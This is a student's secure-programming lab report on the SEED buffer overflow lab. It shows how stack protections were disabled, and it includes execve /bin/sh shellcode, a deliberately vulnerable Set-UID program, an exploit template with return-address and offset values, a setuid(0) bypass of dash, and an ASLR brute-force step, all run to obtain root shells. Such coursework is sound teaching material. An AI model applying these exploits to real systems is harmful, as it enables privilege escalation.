Jorge Avila (1001543128)

Professor Trey

Secure Programming

10 March 2021

Buffer Overflow Lab

Prelude:

In this task, we are turning off countermeasures to simplify the attacks we are doing and slowly throughout the lab report we will turn them back on to see how successful these attacks are. First things first, address space randomization makes predicting where things are in memory harder, but for the sake of this task we will be turning them off by the following command:

```
$ sudo sysctl -w kernel.randomize_va_space=0
```

The GCC compiler also has a security feature called ***Stack-guard*** that prevents buffer overflow. Since it is present, our attack will not work, therefore we go ahead and turn it off by thising the command in our following program called *example.c*.

```
$ gcc -fno-stack-protector example.c
```

The Non-Executable Stack, Ubuntu allows the usage of executable stacks, but since the technology for this has changed, there has to explicitly declare whether they require executable stacks or not. To allow executable you use the following command:

```
$ gcc -z execstack -o test test.c
```


And if you are using it for a non-executable stack:

```
$ gcc -z noexecstack -o test test.c
```

After that we will be configuring the /bin/sh to a different shell that allows us to run a Set-UID program in /bin/dash (the countermeasure that changes the EUID to the processes RUID, basically dropping the privileges. That is shown by the following command:

```
$ sudo ln -sf /bin/zsh /bin/sh
```

Overview is shown below:



Task 1:

We will be running the shellcode shown below:

```
#include <stdio.h>
int main() {
  char *name[2];
        name[0] = "/bin/sh";
        name[1] = NULL;
        execve(name[0],name,NULL);
```

This shellcode will help us launch a shell, which has to be loaded into memory so that we could **force** the vulnerable program to jump to it in memory. We have the following code:


```
/* call_shellcode.c  */

/*A program that creates a file containing code for
launching shell*/
#include <stdlib.h>
#include <stdio.h>

const char code[] =
  "\x31\xc0"             /* xorl    %eax,%eax
*/
  "\x50"                 /* pushl   %eax
*/
  "\x68""//sh"           /* pushl   $0x68732f2f
*/
  "\x68""/bin"           /* pushl   $0x6e69622f
*/
  "\x89\xe3"             /* movl    %esp,%ebx
*/
  "\x50"                 /* pushl   %eax
*/
  "\x53"                 /* pushl   %ebx
*/
  "\x89\xe1"             /* movl    %esp,%ecx
*/
  "\x99"                 /* cdq
*/
  "\xb0\x0b"             /* movb    $0x0b,%al
*/
```

```
  "\xcd\x80"            /* int     $0x80
*/
;

int main(int argc, char **argv)
{
   char buf[sizeof(code)];
   strcpy(buf, code);
   ((void(*)( ))buf)( );
}
```

Then compiling the following code using the gcc command as shown below:

```
$ gcc -z execstack -o call_shellcode call_shellcode.c
```

The following occurs: (hence the -z turns the execute bit on)



I observed that once running the following commands with the necessary flags, it compiled and ran successfully and gave me the shell prompt. Then we did the following to the **stack.c** program shown below:

```
/* Vunlerable program: stack.c */
/* You can get this program from the lab's website */

#include <stdlib.h>
#include <stdio.h>
#include <string.h>

/* Changing this size will change the layout of the
stack.
 * Instructors can change this value each year, so
students
 * won't be able to use the solutions from the past.
 * Suggested value: between 0 and 400  */
#ifndef BUF_SIZE
#define BUF_SIZE 24
#endif

int bof(char *str)
{
    char buffer[BUF_SIZE];

    /* The following statement has a buffer overflow
problem */
    strcpy(buffer, str);

    return 1;
}
```

```
int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;

     /* Change the size of the dummy array to randomize
the parameters
       for this lab. Need to use the array at least once
*/
    char dummy[BUF_SIZE];  memset(dummy, 0, BUF_SIZE);

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    bof(str);
    printf("Returned Properly\n");
    return 1;
}
```

touching a file called **badfile** that had nothing in it.

```
[02/20/21]seed@VM:~/overflow$ gcc -o stack -z execstack
-fno-stack-protector stack.c
[02/20/21]seed@VM:~/overflow$ ls -al
total 48
drwxrwxr-x  2 seed seed 4096 Feb 20 18:30 .
drwxr-xr-x 28 seed seed 4096 Feb 20 17:58 ..
-rwxrwxr-x  1 seed seed 7340 Feb 20 18:17 a.out
-rwxrwxr-x  1 seed seed 7340 Feb 20 18:24 call_shellcode
-rw-r--r--  1 seed seed  951 Feb 14 11:49 call_shellcode.c
-rw-r--r--  1 seed seed 1260 Feb 14 11:49 exploit.c
-rw-r--r--  1 seed seed 1020 Feb 14 11:49 exploit.py
-rwxrwxr-x  1 seed seed 7516 Feb 20 18:30 stack
```

```
-rw-r--r--  1 seed seed  977 Feb 14 11:49 stack.c
[02/20/21]seed@VM:~/overflow$ sudo chown root stack
[02/20/21]seed@VM:~/overflow$ sudo chmod 4755 stack
[02/20/21]seed@VM:~/overflow$ ls -al
total 48
drwxrwxr-x  2 seed seed 4096 Feb 20 18:30 .
drwxr-xr-x 28 seed seed 4096 Feb 20 17:58 ..
-rwxrwxr-x  1 seed seed 7340 Feb 20 18:17 a.out
-rwxrwxr-x  1 seed seed 7340 Feb 20 18:24 call_shellcode
-rw-r--r--  1 seed seed  951 Feb 14 11:49 call_shellcode.c
-rw-r--r--  1 seed seed 1260 Feb 14 11:49 exploit.c
-rw-r--r--  1 seed seed 1020 Feb 14 11:49 exploit.py
-rwsr-xr-x  1 root seed 7516 Feb 20 18:30 stack
-rw-r--r--  1 seed seed  977 Feb 14 11:49 stack.c
[02/20/21]seed@VM:~/overflow$ touch badfile
[02/20/21]seed@VM:~/overflow$ hexdump badfile
[02/20/21]seed@VM:~/overflow$ ./stack
Returned Properly
[02/20/21]seed@VM:~/overflow$
```

You can see that it returned properly and we made it a Set-UID program and since **strcpy()** does not check boundaries it allowed us to do this in a root owned position.

Task 2:

In this task we are given code that is not completed all the way (expliot.c), below **exploit.c** is shown. In this task we are trying to create contents to the file called badfile.

```
/* exploit.c  */

/* A program that creates a file containing code for
launching shell*/
#include <stdlib.h>
#include <stdio.h>
```


```
#include <string.h>
char shellcode[]=
    "\x31\xc0"              /* xorl    %eax,%eax
*/
    "\x50"                  /* pushl   %eax
*/
    "\x68""//sh"            /* pushl   $0x68732f2f
*/
    "\x68""/bin"            /* pushl   $0x6e69622f
*/
    "\x89\xe3"              /* movl    %esp,%ebx
*/
    "\x50"                  /* pushl   %eax
*/
    "\x53"                  /* pushl   %ebx
*/
    "\x89\xe1"              /* movl    %esp,%ecx
*/
    "\x99"                  /* cdq
*/
    "\xb0\x0b"              /* movb    $0x0b,%al
*/
    "\xcd\x80"              /* int     $0x80
*/
;

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;
```

```
    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    /* You need to fill the buffer with appropriate
contents here */

    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

First things first is we want to turn on the dash g flag to indicate that we want to keep it in debug mode as well as our size. The following command will be executed into our terminal:

```
gcc -DBUF-SIZE=180 -g -o stack_debug -z execstack
-fno-stack-protector stack.c
```

When looking at the size as to the original stack file (without the debug) it is less in size, indicating that we successfully turned the debugger on. Then, you will start the process of debugging, history is shown in following:



And if you look back into the python script you are trying to change the variables ret and offset. Offset in my case is 188+4= 192 and ret would equal address of buffer plus the space the OS creates, so, 0xbfffe9dc+200, so in the code you would change the following:


```
ret    = 0xbfffe91c + 200   # replace 0xAABBCCDD with the correct value
offset = 188 + 4            # replace 0 with the correct value
```

I this point I still got a segmentation fault, until Professor Trey pointed out that the address will be different than just running it outside of the debugger, so I went ahead and printed it out and

put the new address of **0xBFFFEA1C + 200** OS buffer allocation, this got a me a shell, but not the root shell. Then when printing the start of the shell from the python code exploit.py, the code printed 493. So we know that buffer + start gets you the root shell. Therefore the following was implemented in the code:


```
ret    = 0xbfffe1C + start    # replace 0xAABBCCDD with the correct
value
offset = 188 + 4             # replace 0 with the correct value
```

And the following is the output:



Task 3:


In this task we are defeating the dash's countermeasure, instead of invoking the shell what we used, we will use the symbolic link to point to dash again using the following:




Then the we create the file **dash_shell_test.c** using the *touch* command and filling it in with the following code:

Then we set this program to be a Set-UID program and running it normally with the command still being on doing such below:

```
$ gcc dash_shell_test.c -o dash_shell_test
$ sudo chown root dash_shell_test
$ sudo chmod 4755 dash_shell_test
```



Once running the **id** command, the following shows us that the *uid* and *shell* account are of the seed account. Then the following illustrates the uncommented line and re compiled.




Now the ***setuid(0);*** allows us to be in the root shell and we have root privileges. This is because in the first attempt we get a regular non-root shell, since EUID and RUID are not the same the

code from the lab makes the program drop the privileges. Now that we set the UID to equal root, we successfully are able to achieve a root shell. This indicates that we are able to defeat dash's countermeasure very simply. In this next part we are going to update the exploit.py file and add assembly code that was given in the lab pdf. Then we are going to give it Set-UID and compile it again and run ./stack.

```
The updated shellcode adds 4 instructions: 1- set ebx to zero in Line
2, 2 - set eax to 0xd5 via Line 1 & 3 (0xd5 is setuid()'s system call
number), and (3) execute the system call in Line 4. Using this
shellcode, we can attempt the attack on the vulnerable program when
/bin/sh is linked to /bin/dash.
```

This was in the lab report, which basically means that we are doing a setuid = 0, before the start of the rest of the shellcode. This will allow us a successful root shell as demonstrated below:




Task 4:

In this task, we are going to beat the randomization countermeasure using a brute force technique. We know that there are 2^{19} possibilities and it may seem a lot, but in reality it is not. Our first step is to go ahead and put the following back on:


```
$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
```

Using the following code, this will eventually break the badfile, so that we can go ahead and find the correct material to inject and get that root shell. The following is the creation of the code.

The following screenshot indicates that we no longer can use the previous attacks, since we get a segmentation fault.



This is the following and thankfully it did not take super long to finally crack and get the root shell. This only took 1 minute and 45 seconds.

